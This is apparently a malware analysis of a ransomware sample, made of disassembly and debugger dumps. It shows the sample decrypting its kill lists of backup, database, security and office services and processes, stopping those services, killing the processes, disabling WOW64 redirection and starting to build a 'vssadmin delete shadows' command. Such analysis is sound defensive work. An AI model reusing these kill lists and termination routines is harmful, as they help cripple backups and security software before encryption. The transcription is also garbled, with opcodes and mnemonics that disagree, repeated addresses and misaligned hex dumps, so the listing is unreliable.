0040319A	68 60B24000	push edp.40B260	
0040319F	6A 40	push 40	
004031A1	68 00B04000	push edp.40B000	40B000: "\$[JN` 'X]uOq[1e-Osbv<<0xRt;
004031A6	E8 25F1FFFF	call edp.4022D0	
004031AB	83C4 10	add esp,10	
004031AE	8945 F4	mov dword ptr ss:[ebp-C],eax	
004031B1	68 60B64000	push edp.40B660	
004031B6	FFD6	call esi	
004031B8	50	push eax	
004031B9	68 68B64000	push edp.40B668	
004031BE	6A 40	push 40	
004031C0	68 00B04000	push edp.40B000	40B000: "\$[JN` 'X]uOq[1e-Osbv<<0xRt;
004031C5	E8 06F1FFFF	call edp.4022D0	

)

It turns out that this function is responsible for decrypting several data stored in the binary's .keys section. The first time the routine is called, it decrypts the Tor client chat ID used to communicate with the perpetrators.

The screenshot displays a debugger window with assembly code on the left and memory dumps on the right. The assembly code includes instructions such as:

```

nop word ptr ds:[eax+eax],ax
mov eax,esi
mov bl,byte ptr ss:[ebp+esi-100]
xor edx,edx
movzx ecx,bl
div dword ptr ss:[ebp+c]
mov eax,dword ptr ss:[ebp+8]
movzx eax,byte ptr ds:[edx+eax]
add eax,edi
add ecx,eax
movzx edi,c1
mov al,byte ptr ss:[ebp+edi-100]
mov byte ptr ss:[ebp+esi-100],al
inc esi
mov byte ptr ss:[ebp+edi-100],bl
cmp esi,100
jb edp.402300
mov esi,dword ptr ss:[ebp+14]
xor ebx,ebx
xor eax,eax
test esi,esi
je edp.4023A1
mov edi,dword ptr ss:[ebp+10]
nop dword ptr ds:[eax+eax],eax
inc eax
lea edi,dword ptr ds:[edi+1]
movzx edx,al
mov dword ptr ss:[ebp+14],edx
mov c1,byte ptr ss:[ebp+edx-100]
movzx eax,c1
add eax,ebx
movzx ebx,al
mov al,byte ptr ss:[ebp+ebx-100]
mov byte ptr ss:[ebp+edx-100],al
mov eax,dword ptr ss:[ebp+14]
movzx edx,c1
mov byte ptr ss:[ebp+ebx-100],c1
movzx ecx,byte ptr ss:[ebp+eax-100]
add edx,ecx
movzx ecx,d1
movzx ecx,byte ptr ss:[ebp+ecx-100]
xor byte ptr ds:[edi-1],c1
sub esi,1
jne edp.402350
mov eax,dword ptr ss:[ebp+10]
pop edi
pop esi
pop ebx
mov esp,ebp
pop ebp
ret

```

Memory dumps at the bottom show the following data:

Address	Hex	ASCII
0040B048	36 62 45 43 41 32 62 32 41 46 46 66 42 43 31 44	6bECA2b2AFFfBC1D
0040B058	66 66 30 61 61 30 45 61 61 41 64 34 36 38 62 65	ff0aa0EaaAd468be
0040B068	63 30 39 30 33 62 35 65 34 45 61 35 38 65 63 64	c0903b5e4Ea58ecd
0040B078	65 33 43 32 36 34 62 43 35 35 63 37 33 38 39 45	e3C264bC55c7389E

The second time it is called, it is used to decrypt a series of strings, which will later be used as reference for substrings to look for in order to determine what services to stop, as we will see. The strings are:

- vss
- sql
- memtas
- mepocs
- sophos
- veeam
- backup

- pulseway
- logme
- logmein
- connectwise
- splashtop
- mysql
- Dfs

The screenshot shows a debugger window with assembly code on the left and a memory dump on the right. The assembly code includes instructions such as:

```

xor edi,edi
xor esi,esi
nop word ptr ds:[eax+eax],ax
mov eax,esi
mov bl,byte ptr ss:[ebp+esi-100]
xor edx,edx
movzx ecx,bl
div dword ptr ss:[ebp+c]
mov eax,dword ptr ss:[ebp+8]
movzx eax,byte ptr ds:[edx+eax]
add eax,edi
add ecx,eax
movzx edi,c1
mov al,byte ptr ss:[ebp+edi-100]
mov byte ptr ss:[ebp+esi-100],al
inc esi
mov byte ptr ss:[ebp+edi-100],bl
cmp esi,100
jnb edp.402300
mov esi,dword ptr ss:[ebp+14]
xor ebx,ebx
xor eax,eax
test esi,esi
je edp.4023A1
mov edi,dword ptr ss:[ebp+10]
nop dword ptr ds:[eax+eax],eax
inc eax
lea edi,dword ptr ds:[edi+1]
movzx edx,al
mov dword ptr ss:[ebp+14],edx
mov cl,byte ptr ss:[ebp+edx-100]
movzx eax,cl
add eax,ebx
movzx ebx,al
mov al,byte ptr ss:[ebp+ebx-100]
mov byte ptr ss:[ebp+edx-100],al
mov eax,dword ptr ss:[ebp+14]
movzx edx,c1
mov byte ptr ss:[ebp+ebx-100],c1
movzx ecx,byte ptr ss:[ebp+eax-100]
add edx,ecx
movzx ecx,d1
movzx ecx,byte ptr ss:[ebp+ecx-100]
xor byte ptr ds:[edi-1],c1
sub esi,1
jne edp.402350
mov eax,dword ptr ss:[ebp+10]
pop edi
pop esi
pop ebx
mov esp,ebp

```

The memory dump shows the following data:

Address	Hex	ASCII
0040B260	76 73 73 2C	vss,sql,memtas,m
0040B270	65 70 6F 63	epocs,sophos,vee
0040B280	61 6D 2C 62	am,backup,pulsew
0040B290	61 79 2C 6C	ay,logme,logmein
0040B2A0	2C 63 6F 6E	,connectwise,spl
0040B2B0	61 73 68 74	ashtop,mysql,Dfs
0040B2C0	00 00 00 00
0040B2D0	00 00 00 00
0040B2E0	00 00 00 00
0040B2F0	00 00 00 00

The third time it is called, it is used to decrypt another series of strings, which will later be used as reference for substrings to look for in order to determine which processes to terminate, as we will also see. The strings are:

- sql
- mysql
- veeam
- oracle

- ocssd
- dbnmp
- synctime
- agntsvc
- isqlplussvc
- xfssvcon
- mydesktopservice
- ocautoupds
- encsvc
- firefox
- tbirdconfig
- mydesktopqos
- ocomm
- dbeng50
- sqbcoreservice
- excel
- infopath
- msaccess
- mspub
- onenote
- outlook
- powerpnt
- steam
- thebat
- thunderbird
- visio
- winword
- wordpad
- EduLink2SIMS
- bengine
- benetns
- beserver
- pvlsvr
- beremote
- VxLockdownServer
- postgres
- fdhost
- WSSADMIN
- wsstracing
- OWSTIMER
- dfssvc.exe
- dfsrs.exe

- swc_service.exe
- sophos
- SAVAdminService
- SavService.exe

The screenshot displays a debugger's assembly view and a memory dump. The assembly view shows instructions being executed, with the instruction pointer (EIP) at 004023A1. The memory dump below shows a sequence of bytes in hexadecimal and their corresponding ASCII characters. The ASCII characters include 'sql,mysql,veeam,oracle,oc'.

Address	Hex	ASCII
0040B668	73 71 6C 2C	6D 79 73 71
0040B678	6F 72 61 63	6C 65 2C 6F
0040B688	6E 6D 70 2C	73 79 6E 63
0040B698	74 73 76 63	2C 69 73 71
0040B6A8	2C 78 66 73	73 76 63 63
0040B6B8	68 74 6F 70	73 65 72 76
0040B6C8	74 6F 75 70	64 73 2C 65
0040B6D8	72 65 66 6F	78 2C 74 62
0040B6E8	67 2C 6D 79	64 65 73 68
0040B6F8	63 6F 6D 6D	2C 64 62 65
0040B708	63 6F 72 65	73 65 72 76
0040B718	6C 2C 69 6E	66 6F 70 61
0040B728	65 73 73 2C	6D 73 70 75
0040B738	65 2C 6F 75	74 6C 6F 6F
0040B748	6E 74 2C 73	74 65 61 6D
0040B758	74 68 75 6E	64 65 72 62
0040B768	6F 2C 77 69	6E 77 6F 72
0040B778	64 2C 45 64	75 4C 69 6E
0040B788	65 6E 67 69	6E 65 2C 62
0040B798	65 73 65 72	76 65 72 2C
0040B7A8	65 72 65 6D	6F 74 65 2C
0040B7B8	77 6E 53 65	72 76 65 72
0040B7C8	7E 2C 66 64	68 6F 73 74
0040B7D8	4E 2C 77 73	73 74 72 61
0040B7E8	54 49 4D 45	52 2C 64 66
0040B7F8	2C 64 66 73	72 73 2E 65
0040B808	65 72 76 69	63 65 2E 65
0040B818	73 2C 53 41	56 41 64 6D
0040B828	65 2C 53 61	76 53 65 72
0040B838	00 00 00 00	00 00 00 00

After some data has been decrypted, as seen in the previous steps, it will now attempt to establish a connection to the service control manager (via `OpenSCManagerA()`) of the local computer (`lpMachineName` is set to `NULL`) and open the `SERVICES_ACTIVE_DATABASE` database (`lpDatabaseName` set to `NULL`) with the `dwDesiredAccess` argument set to `SC_MANAGER_ALL_ACCESS`. The first call to `EnumServicesStatusA()` should fail, with the last-error code set to `ERROR_MORE_DATA`, as `cbBufSize` (the size of the buffer pointed to by the `lpServices` parameter, in bytes) is set to a small value (36 bytes). If it does fail, then `pcbBytesNeeded` will receive the number of bytes needed to return the remaining service entries (via the second call to `EnumServicesStatusA()`), where execution can now continue to the code path that will attempt to stop some services.

EIP	Address	Disassembly	Comments
004031DB	FF15 10804000	call dword ptr ds:[<&OpenSCManagerA>]	
004031E1	8BF8	mov edi, eax	eax: "sql,mysql,veeam,oracle,ocssd,..."
004031E3	897D FC	mov dword ptr ss:[ebp-4], edi	[ebp-4]: "E3548D86"
004031E6	85FF	test edi, edi	
004031E8	0F84 11010000	jbe edp.4032FF	
004031EE	8D45 B8	lea eax, dword ptr ss:[ebp-48]	[ebp-48]: "CryptImportPublicKeyInfo"
004031F1	C745 CC 00000000	mov dword ptr ss:[ebp-34], 0	[ebp-34]: "CryptImportPublicKeyInfo"
004031F8	50	push eax	eax: "sql,mysql,veeam,oracle,ocssd,..."
004031F9	8D45 E8	lea eax, dword ptr ss:[ebp-18]	
004031FC	C745 E8 00000000	mov dword ptr ss:[ebp-18], 0	
00403203	50	push eax	eax: "sql,mysql,veeam,oracle,ocssd,..."
00403204	8D45 CC	lea eax, dword ptr ss:[ebp-34]	[ebp-34]: "CryptImportPublicKeyInfo"
00403207	C745 B8 00000000	mov dword ptr ss:[ebp-48], 0	[ebp-48]: "CryptImportPublicKeyInfo"
0040320E	50	push eax	eax: "sql,mysql,veeam,oracle,ocssd,..."
0040320F	6A 24	push 24	
00403211	8D85 3CFEFFFF	lea eax, dword ptr ss:[ebp-1C4]	
00403217	50	push eax	eax: "sql,mysql,veeam,oracle,ocssd,..."
00403218	6A 03	push 3	
0040321A	6A 3B	push 3B	
0040321C	57	push edi	
0040321D	FF15 14804000	call dword ptr ds:[<&EnumServicesStatusA>]	
00403223	85C0	test eax, eax	eax: "sql,mysql,veeam,oracle,ocssd,..."
00403225	0F85 CD000000	jbe edp.4032F8	
00403228	FF15 44814000	call dword ptr ds:[<&GetLastError>]	
00403231	3D EA000000	cmp eax, EA	eax: "sql,mysql,veeam,oracle,ocssd,..."
00403236	0F85 BC000000	jbe edp.4032F8	
0040323C	8B75 CC	mov esi, dword ptr ss:[ebp-34]	[ebp-34]: "CryptImportPublicKeyInfo"
0040323F	83C6 24	add esi, 24	esi: "sql,mysql,veeam,oracle,ocssd,..."
00403242	56	push esi	esi: "sql,mysql,veeam,oracle,ocssd,..."
00403243	6A 08	push 8	
00403245	FF15 5C814000	call dword ptr ds:[<&GetProcessHeap>]	
00403248	50	push eax	eax: "sql,mysql,veeam,oracle,ocssd,..."
0040324C	FF15 64814000	call dword ptr ds:[<&StrIAAllocateHeap>]	
00403252	8945 F8	mov dword ptr ss:[ebp-8], eax	[ebp-8]: "L"9B3A2CD7"
00403255	8D45 B8	lea eax, dword ptr ss:[ebp-48]	[ebp-48]: "CryptImportPublicKeyInfo"
00403258	50	push eax	eax: "sql,mysql,veeam,oracle,ocssd,..."
00403259	8D45 E8	lea eax, dword ptr ss:[ebp-18]	
0040325C	50	push eax	eax: "sql,mysql,veeam,oracle,ocssd,..."
0040325D	8D45 CC	lea eax, dword ptr ss:[ebp-34]	[ebp-34]: "CryptImportPublicKeyInfo"
00403260	50	push eax	eax: "sql,mysql,veeam,oracle,ocssd,..."
00403261	56	push esi	esi: "sql,mysql,veeam,oracle,ocssd,..."
00403262	8B75 F8	mov esi, dword ptr ss:[ebp-8]	[ebp-8]: "L"9B3A2CD7"
00403265	56	push esi	esi: "sql,mysql,veeam,oracle,ocssd,..."
00403266	6A 03	push 3	
00403268	6A 3B	push 3B	
0040326A	57	push edi	
0040326B	FF15 14804000	call dword ptr ds:[<&EnumServicesStatusA>]	
00403271	B8 2C000000	mov eax, 2C	eax: "sql,mysql,veeam,oracle,ocssd,..."
00403276	66:8945 EC	mov word ptr ss:[ebp-14], ax	
0040327A	8D45 EC	lea eax, dword ptr ss:[ebp-14]	[ebp-14]: "PE"
0040327D	50	push eax	eax: "sql,mysql,veeam,oracle,ocssd,..."
0040327E	FF75 F4	push dword ptr ss:[ebp-C]	[ebp-C]: "vss,sql,memtas,mepocs,soph..."
00403281	E8 9AFAFFFF	call edp.402D20	
00403286	8BC8	mov ecx, eax	eax: "sql,mysql,veeam,oracle,ocssd,..."
00403288	83C4 08	add esp, 8	
0040328B	894D F4	mov dword ptr ss:[ebp-C], ecx	[ebp-C]: "vss,sql,memtas,mepocs,soph..."

For every enumerated service that contains a substring (StrStrIA()) from the possible set of strings existing in the previously decrypted data, it will call a subroutine.

00403255	8D45 B8	lea eax, dword ptr ss:[ebp-48]	
00403258	50	push eax	
00403259	8D45 E8	lea eax, dword ptr ss:[ebp-18]	
0040325C	50	push eax	
0040325D	8D45 CC	lea eax, dword ptr ss:[ebp-34]	
00403260	50	push eax	
00403261	56	push esi	
00403262	8B75 F8	mov esi, dword ptr ss:[ebp-8]	
00403265	56	push esi	
00403266	6A 03	push 3	
00403268	6A 3B	push 3B	
0040326A	57	push edi	
0040326B	FF15 14804000	call dword ptr ds:[<&EnumServicesStatusA>]	
00403271	8B 2C000000	mov eax, 2C	
00403276	66:8945 EC	mov word ptr ss:[ebp-14], ax	
0040327A	8D45 EC	lea eax, dword ptr ss:[ebp-14]	
0040327D	50	push eax	
0040327E	FF75 F4	push dword ptr ss:[ebp-C]	
00403281	E8 9AFAFFFF	call edp.402D20	
00403286	8BC8	mov ecx, eax	
00403288	83C4 08	add esp, 8	
00403288	894D F4	mov dword ptr ss:[ebp-C], ecx	
0040328E	85C9	test ecx, ecx	
00403290	74 53	ja edp.4032E5	
00403292	XOR edi, edi		
00403294	397D E8	cmp dword ptr ss:[ebp-18], edi	
00403297	76 32	jbe edp.4032C8	
00403299	0F1F80 00000000	nop dword ptr ds:[eax], eax	
004032A0	8B06	mov eax, dword ptr ds:[esi]	
004032A2	85C0	test eax, eax	
004032A6	74 19	ja edp.4032B8	
004032A7	51	push ecx	
004032A7	50	push eax	
004032A8	FF15 90814000	call dword ptr ds:[<&StrStrIA>]	
004032AE	85C0	test eax, eax	
004032B0	74 0A	ja edp.4032B8	
004032B2	FF75 FC	push dword ptr ss:[ebp-4]	
004032B5	FF36	push dword ptr ds:[esi]	
004032B7	E8 4DFFFFFF	call edp.401200	
004032BC	8B4D F4	mov ecx, dword ptr ss:[ebp-C]	
004032BF	47	inc edi	
004032C0	83C6 24	add esi, 24	
004032C2	3B7D E8	jb edp.4032A0	
004032C6	72 D8	ja edp.4032A0	
004032C8	8B75 F8	mov esi, dword ptr ss:[ebp-8]	
004032CB	8D45 EC	lea eax, dword ptr ss:[ebp-14]	
004032CE	50	push eax	
004032CF	6A 00	push 0	
004032D1	E8 4AFAFFFF	call edp.402D20	
004032D6	8BC8	mov ecx, eax	
004032D8	8945 F4	mov dword ptr ss:[ebp-C], ecx	
004032DB	83C4 08	add esp, 8	
004032DE	85C9	test ecx, ecx	
004032E0	75 B0	jne edp.403292	
004032E2	8B7D FC	mov edi, dword ptr ss:[ebp-4]	
004032E5	56	push esi	
004032E7	57	push edi	

Hide FPU

EAX	004ABA78	"1394ohci"
EBX	0019FA20	
ECX	0040B260	"vss"
EDX	0019F92C	
EBP	0019FA10	
ESP	0019D5F8	&"1394ohci"
ESI	0049B608	&"1394ohci"
EDI	00000000	
EIP	004032A8	edp.004032A8

EFLAGS 00000206
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 000000EA (ERROR_MORE_DATA)
LastStatus C000007C (STATUS_NO_TOKEN)

GS	002B	FS	0053
ES	002B	DS	002B
CS	0023	SS	002B

ST(0) 00000000000000000000000000000000 x87r0 Empty 0.000000000000000000000000
ST(1) 00000000000000000000000000000000 x87r1 Empty 0.000000000000000000000000
ST(2) 00000000000000000000000000000000 x87r2 Empty 0.000000000000000000000000
ST(3) 00000000000000000000000000000000 x87r3 Empty 0.000000000000000000000000
ST(4) 00000000000000000000000000000000 x87r4 Empty 0.000000000000000000000000
ST(5) 40028000000000000000000000000000 x87r5 Empty 8.000000000000000000000000
ST(6) 3FFDC000000000000000000000000000 x87r6 Empty 0.375000000000000000000000
ST(7) 3FFF8000000000000000000000000000 x87r7 Empty 1.000000000000000000000000

x87TagWord FFFF
x87TW_0 3 (Empty) x87TW_1 3 (Empty)
x87TW_2 3 (Empty) x87TW_3 3 (Empty)
x87TW_4 3 (Empty) x87TW_5 3 (Empty)
x87TW_6 3 (Empty) x87TW_7 3 (Empty)

x87StatusWord 0100
x87SW_B 0 x87SW_C3 0 x87SW_C2 0
x87SW_C1 0 x87SW_C0 1 x87SW_ES 0
x87SW_SF 0 x87SW_P 0 x87SW_U 0
x87SW_O 0 x87SW_Z 0 x87SW_D 0
x87SW_I 0 x87SW_TOP 0 (ST0=x87r0)

Default (stdcall)
1: [esp] 004ABA78 "1394ohci"
2: [esp+4] 0040B260 "vss"
3: [esp+8] 00404DBC <edp.EntryPoint>
4: [esp+C] 00000000

This subroutine is responsible for calling GetTickCount(), opening the existing service via OpenServiceA() with dwDesiredAccess of SERVICE_STOP | SERVICE_QUERY_STATUS | SERVICE_ENUMERATE_DEPENDENTS, look up the status of the service via QueryServiceStatusEx() and:

- If its dwCurrentState is SERVICE_STOPPED, it closes the service handle via CloseServiceHandle() and returns.
- If its dwCurrentState is SERVICE_STOP_PENDING, then it will enter a loop where it sleeps via Sleep() for either 10000 or 1000 milliseconds, calls QueryServiceStatusEx() again and exists the loop if dwCurrentStats is SERVICE_STOPPED or if more than 30000 milliseconds have passed (via another call to GetTickCount()) and subtracting it its previous value).
- If its dwCurrentState is SERVICE_RUNNING, it will then attempt to enumerate its dependent services via EnumDependentServicesA(), open the enumerated dependent services via OpenServiceA() with dwDesiredAccess of SERVICE_STOP | SERVICE_QUERY_STATUS and call ControlService() on them with dwControl of SERVICE_CONTROL_STOP. After the enumerated dependent services are stopped, it will finally call ControlService() on the initial opened service and stop it by using, again, the dwControl of SERVICE_CONTROL_STOP.

004012EC	FF75 08	push dword ptr ss:[ebp+8]
004012EF	FF15 18804000	call dword ptr ds:[&EnumDependentServicesA]
004012F5	85C0	test eax,eax
004012F7	0F85 2E010000	jne edp.401428
004012FD	FF15 44814000	call dword ptr ds:[&GetLastError]
00401303	3D EA000000	cmp eax,EA
00401308	0F85 1D010000	jne edp.401428
0040130E	FF75 FC	push dword ptr ss:[ebp-4]
00401311	6A 08	push 8
00401313	FF15 5C814000	call dword ptr ds:[&GetProcessHeap]
00401319	50	push eax
0040131A	FF15 64814000	call dword ptr ds:[&RtlAllocateHeap]
00401320	8945 F4	mov dword ptr ss:[ebp-C],eax
00401323	85C0	test eax,eax
00401325	0F84 00010000	je edp.401428
00401328	8D4D F8	lea ecx,dword ptr ss:[ebp-8]
0040132E	51	push ecx
0040132F	8D4D FC	lea ecx,dword ptr ss:[ebp-4]
00401332	51	push ecx
00401333	FF75 FC	push dword ptr ss:[ebp-4]
00401336	50	push eax
00401337	6A 01	push 1
00401339	FF75 08	push dword ptr ss:[ebp+8]
0040133C	FF15 18804000	call dword ptr ds:[&EnumDependentServicesA]
00401342	85C0	test eax,eax
00401344	0F85 17	jne edp.40135D
00401346	FF75 F4	push dword ptr ss:[ebp-C]
00401349	50	push eax
0040134A	A1 5C814000	mov eax,dword ptr ds:[&GetProcessHeap]
0040134F	FFD0	call eax
00401351	50	push eax
00401352	FF15 60814000	call dword ptr ds:[&HeapFree]
00401358	E9 CE000000	jmp edp.401428
0040135D	837D F8 00	cmp dword ptr ss:[ebp-8],0
00401361	C745 F0 00000000	mov dword ptr ss:[ebp-10],0
00401368	0F86 9A000000	jbe edp.401408
0040136E	8B45 F4	mov eax,dword ptr ss:[ebp-C]
00401371	8945 EC	mov dword ptr ss:[ebp-14],eax
00401374	0F1008	movups xmm1,xmmword ptr ds:[eax]
00401377	6A 24	push 24
00401379	0F1040 10	movups xmm0,xmmword ptr ds:[eax+10]
0040137D	66:0F7EC8	movd eax,xmm1
00401381	0F1145 84	movups xmmword ptr ss:[ebp-7C],xmm0
00401385	50	push eax
00401386	FF75 0C	push dword ptr ss:[ebp+C]
00401389	FF15 0C804000	call dword ptr ds:[&OpenServiceA]
0040138F	8BF0	mov esi,eax
00401391	85F6	test esi,esi
00401393	0F84 8C000000	je edp.401425
00401399	8D45 98	lea eax,dword ptr ss:[ebp-68]
0040139C	50	push eax
0040139D	6A 01	push 1
0040139F	56	push esi
004013A0	FF15 1C804000	call dword ptr ds:[&ControlService]
004013A6	85C0	test eax,eax
004013A8	0F85 74 55	je edp.4013FF

After the services are dealt with (stopped), it's now time for some process termination. As in the services case, it loops through all the processes in the system and checks via StrStrIA() if a substring referred in the previous decrypted data is present in its name. It does this by first calling CreateToolHelp32Snapshot() with dwFlags TH32CS_SNAPALL (and th32ProcessID 0), then processes are iterated via the Process32FirstW()/Process32NextW() combination.

00403324	E8 DB490000	call <JMP.<CreateToolhelp32Snapshot>			
00403329	808D 58F4FFFF	lea ecx,dword ptr ss:[ebp-B88]			
00403332	8945 FC	mov dword ptr ss:[ebp-4],eax			
00403332	51	push ecx			
00403333	50	push eax			
00403333	7C85 58F4FFFF 2C	mov dword ptr ss:[ebp-B88],2C			
0040333E	E8 C7490000	call <JMP.<Process32First>			
00403343	85C0	test eax,eax			
00403345	OF84 C0000000	je edp.403408			
00403348	0F1F4400 00	nop dword ptr ds:[eax+eax],eax			
00403350	3BF6	xor esi,esi			
00403352	8D85 7CF4FFFF	lea eax,dword ptr ss:[ebp-B84]			
00403358	56	push esi			
00403359	56	push esi			
0040335A	56	push esi			
0040335B	56	push esi			
0040335C	6A FF	push FFFFFFFF			
0040335E	50	push eax			
0040335F	68 00020000	push 200			
00403364	56	push esi			
00403365	FF15 08814000	call dword ptr ds:[<WideCharToMultiByte>			
0040336D	85FF	test edi,edi			
0040336F	74 38	je edp.4033A9			
00403371	57	push edi			
00403372	6A 40	push 40			
00403374	FF15 74814000	call dword ptr ds:[<LocalAlloc>			
0040337A	8BF0	mov esi,eax			
0040337C	85F6	test esi,esi			
0040337E	74 29	je edp.4033A9			
00403380	6A 00	push 0			
00403382	6A 00	push 0			
00403384	57	push edi			
00403385	56	push esi			
00403386	6A FF	push FFFFFFFF			
00403388	8D85 7CF4FFFF	lea eax,dword ptr ss:[ebp-B84]			
0040338E	50	push eax			
0040338F	68 00020000	push 200			
00403394	6A 00	push 0			
00403396	FF15 08814000	call dword ptr ds:[<WideCharToMultiByte>			
0040339C	50	push eax			
0040339E	74 09	je edp.4033A9			
004033A0	56	push esi			
004033A1	FF15 70814000	call dword ptr ds:[<LocalFree>			
004033A7	8BF0	mov esi,eax			
004033A9	56	push esi			
004033AA	8D85 38F8FFFF	lea eax,dword ptr ss:[ebp-4C8]			
004033B0	50	push eax			
004033B1	FF15 88040000	call dword ptr ds:[<IsStrCpy>			
004033B7	FF75 F8	push dword ptr ss:[ebp-8]			
004033BA	8D85 38F8FFFF	lea eax,dword ptr ss:[ebp-4C8]			
004033C0	50	push eax			
004033C1	FF15 90814000	call dword ptr ds:[<StrStrIA>			
004033C7	85C0	test eax,eax			
004033C9	74 29	je edp.4033F4			
004033CB	FF85 60F4FFFF	push dword ptr ss:[ebp-BA0]			
004033D1	6A 00	push 0			
004033D3	6A 01	push 1			
004033D5	FF15 58814000	call dword ptr ds:[<OpenProcess>			
004033D8	85F6	test esi,esi			
004033DB	74 13	je edp.4033F4			
004033E1	68 9A020000	push 29A			
004033E6	56	push esi			
004033E7	FF15 4C814000	call dword ptr ds:[<TerminateProcess>			
004033ED	56	push esi			
004033EE	FF15 70804000	call dword ptr ds:[<CloseHandle>			
004033F4	8D85 58F4FFFF	lea eax,dword ptr ss:[ebp-B88]			
004033FA	50	push eax			
004033FB	FF75 FC	push dword ptr ss:[ebp-4]			
004033FE	E8 0D490000	call <JMP.<Process32NextW>			
00403403	85C0	test eax,eax			
00403405	OF85 45FFFFFF	jne edp.403350			
00403408	FF75 FC	push dword ptr ss:[ebp-4]			
0040340E	FF15 70804000	call <CloseHandle>			
00403414	8D45 F4	lea eax,dword ptr ss:[ebp-C]			
00403417	6A 00	push 0			
00403418	ES 01F9FFFF	call <edp.402020>			
0040341F	8BF0	mov esi,eax			
00403421	83C4 08	and esp,8			
00403424	8975 F8	mov dword ptr ss:[ebp-8],esi			
00403427	50	push esi			
00403429	OF85 F1FFFFFF	jne edp.403320			
0040342F	E8 CDB8FFFF	call <edp.401000>			
00403434	68 C3010000	push 1C3			

If the process name contains any substring as indicated by the decrypted data, then the process is opened via `OpenProcess()` with `dwDesiredAccess` of `PROCESS_TERMINATE` and terminated via `TerminateProcess()` with exit code 666.

00403380	6A 00	push 0			
00403382	6A 00	push 0			
00403384	57	push edi			
00403385	56	push esi			
00403386	6A FF	push FFFFFFFF			
00403388	8D85 7CF4FFFF	lea eax,dword ptr ss:[ebp-B84]			
0040338E	50	push eax			
0040338F	68 00020000	push 200			
00403394	6A 00	push 0			
00403396	FF15 08814000	call dword ptr ds:[<WideCharToMultiByte>			
0040339C	50	push eax			
0040339E	74 09	je edp.4033A9			
004033A0	56	push esi			
004033A1	FF15 70814000	call dword ptr ds:[<LocalFree>			
004033A7	8BF0	mov esi,eax			
004033A9	56	push esi			
004033AA	8D85 38F8FFFF	lea eax,dword ptr ss:[ebp-4C8]			
004033B0	50	push eax			
004033B1	FF15 88040000	call dword ptr ds:[<IsStrCpy>			
004033B7	FF75 F8	push dword ptr ss:[ebp-8]			
004033BA	8D85 38F8FFFF	lea eax,dword ptr ss:[ebp-4C8]			
004033C0	50	push eax			
004033C1	FF15 90814000	call dword ptr ds:[<StrStrIA>			
004033C7	85C0	test eax,eax			
004033C9	74 29	je edp.4033F4			
004033CB	FF85 60F4FFFF	push dword ptr ss:[ebp-BA0]			
004033D1	6A 00	push 0			
004033D3	6A 01	push 1			
004033D5	FF15 58814000	call dword ptr ds:[<OpenProcess>			
004033D8	85F6	test esi,esi			
004033DB	74 13	je edp.4033F4			
004033E1	68 9A020000	push 29A			
004033E6	56	push esi			
004033E7	FF15 4C814000	call dword ptr ds:[<TerminateProcess>			
004033ED	56	push esi			
004033EE	FF15 70804000	call dword ptr ds:[<CloseHandle>			
004033F4	8D85 58F4FFFF	lea eax,dword ptr ss:[ebp-B88]			
004033FA	50	push eax			
004033FB	FF75 FC	push dword ptr ss:[ebp-4]			
004033FE	E8 0D490000	call <JMP.<Process32NextW>			
00403403	85C0	test eax,eax			
00403405	OF85 45FFFFFF	jne edp.403350			
00403408	FF75 FC	push dword ptr ss:[ebp-4]			
0040340E	FF15 70804000	call <CloseHandle>			
00403414	8D45 F4	lea eax,dword ptr ss:[ebp-C]			
00403417	6A 00	push 0			
00403418	ES 01F9FFFF	call <edp.402020>			
0040341F	8BF0	mov esi,eax			
00403421	83C4 08	and esp,8			
00403424	8975 F8	mov dword ptr ss:[ebp-8],esi			
00403427	50	push esi			
00403429	OF85 F1FFFFFF	jne edp.403320			
0040342F	E8 CDB8FFFF	call <edp.401000>			
00403434	68 C3010000	push 1C3			

After process termination, another routine is called. This routine first calls `GetNativeSystemInfo()` in order to check the value of `DUMMYUNIONNAME.DJIMMYSTRUCTNAME.wProcessorArchitecture` stored in the `SYSTEM_INFO` struct. If `wProcessorArchitecture` is `PROCESSOR_ARCHITECTURE_AMD64 (0x9)`, then `LoadLibraryW(L"kernel32.dll")` is called

and the address of Wow64EnableWow64FsRedirection() is obtained via a call to GetProcAddress(). This WinAPI is then called with Wow64FsEnableRedirection set to FALSE, thus disabling WOW64 system folder redirection.

The screenshot shows a debugger window with the following assembly code:

```

00401000 55 push ebp
00401001 8BEC mov ebp,esp
00401003 81EC F8000000 sub esp,F8
00401009 8D85 4CFFFFFF lea eax,dword ptr ss:[ebp-B4]
0040100F 50 push eax
00401010 FF15 74804000 call dword ptr ds:[&GetNativeSystemInfo]
00401016 66:83BD 4CFFFFFF cmp word ptr ss:[ebp-B4],9
0040101E 75 1B jne edp.40103B
00401020 68 AC824000 push edp.4082AC
00401025 FF15 A4804000 call dword ptr ds:[&LoadLibraryW]
0040102B 68 C8824000 push edp.4082C8
00401030 50 push eax
00401031 FF15 7C814000 call dword ptr ds:[&GetProcAddress]
00401037 6A 00 push 0
00401039 FFD0 call eax
0040103B 53 push ebx
0040103C 56 push esi
0040103D 57 push edi
0040103E 8D85 08FFFFFF lea eax,dword ptr ss:[ebp-F8]
00401044 50 push eax
00401045 FF15 AC804000 call dword ptr ds:[&GetStartupInfoW]
00401048 8B3D A8804000 mov edi,dword ptr ds:[&CreateProcessW]
00401051 33C0 xor eax,eax
00401053 66:8985 38FFFFFF mov word ptr ss:[ebp-C8],ax
0040105A 66:8945 FC mov word ptr ss:[ebp-4],ax
0040105E 8D85 70FFFFFF lea eax,dword ptr ss:[ebp-90]
00401064 50 push eax
00401065 8D85 08FFFFFF lea eax,dword ptr ss:[ebp-F8]
0040106B C785 34FFFFFF 01 mov dword ptr ss:[ebp-CC],1
00401075 50 push eax
00401076 6A 00 push 0
00401078 6A 00 push 0
0040107A 6A 20 push 20
0040107C 6A 00 push 0
0040107E 6A 00 push 0
00401080 6A 00 push 0
00401082 8D45 C8 lea eax,dword ptr ss:[ebp-38]
00401085 C745 80 76007300 mov dword ptr ss:[ebp-80],730076
0040108C 50 push eax
0040108D 6A 00 push 0
0040108F C745 84 73006100 mov dword ptr ss:[ebp-7C],610073
00401096 C745 88 64006D00 mov dword ptr ss:[ebp-78],6D0064
0040109D C745 8C 69006E00 mov dword ptr ss:[ebp-74],6E0069
004010A4 C745 90 20006400 mov dword ptr ss:[ebp-70],640020
004010AB C745 94 65006C00 mov dword ptr ss:[ebp-6C],6C0065
004010B2 C745 98 74006500 mov dword ptr ss:[ebp-68],740065
004010B9 C745 9C 20006500 mov dword ptr ss:[ebp-64],200065
004010C0 C745 A0 68007300 mov dword ptr ss:[ebp-60],680073
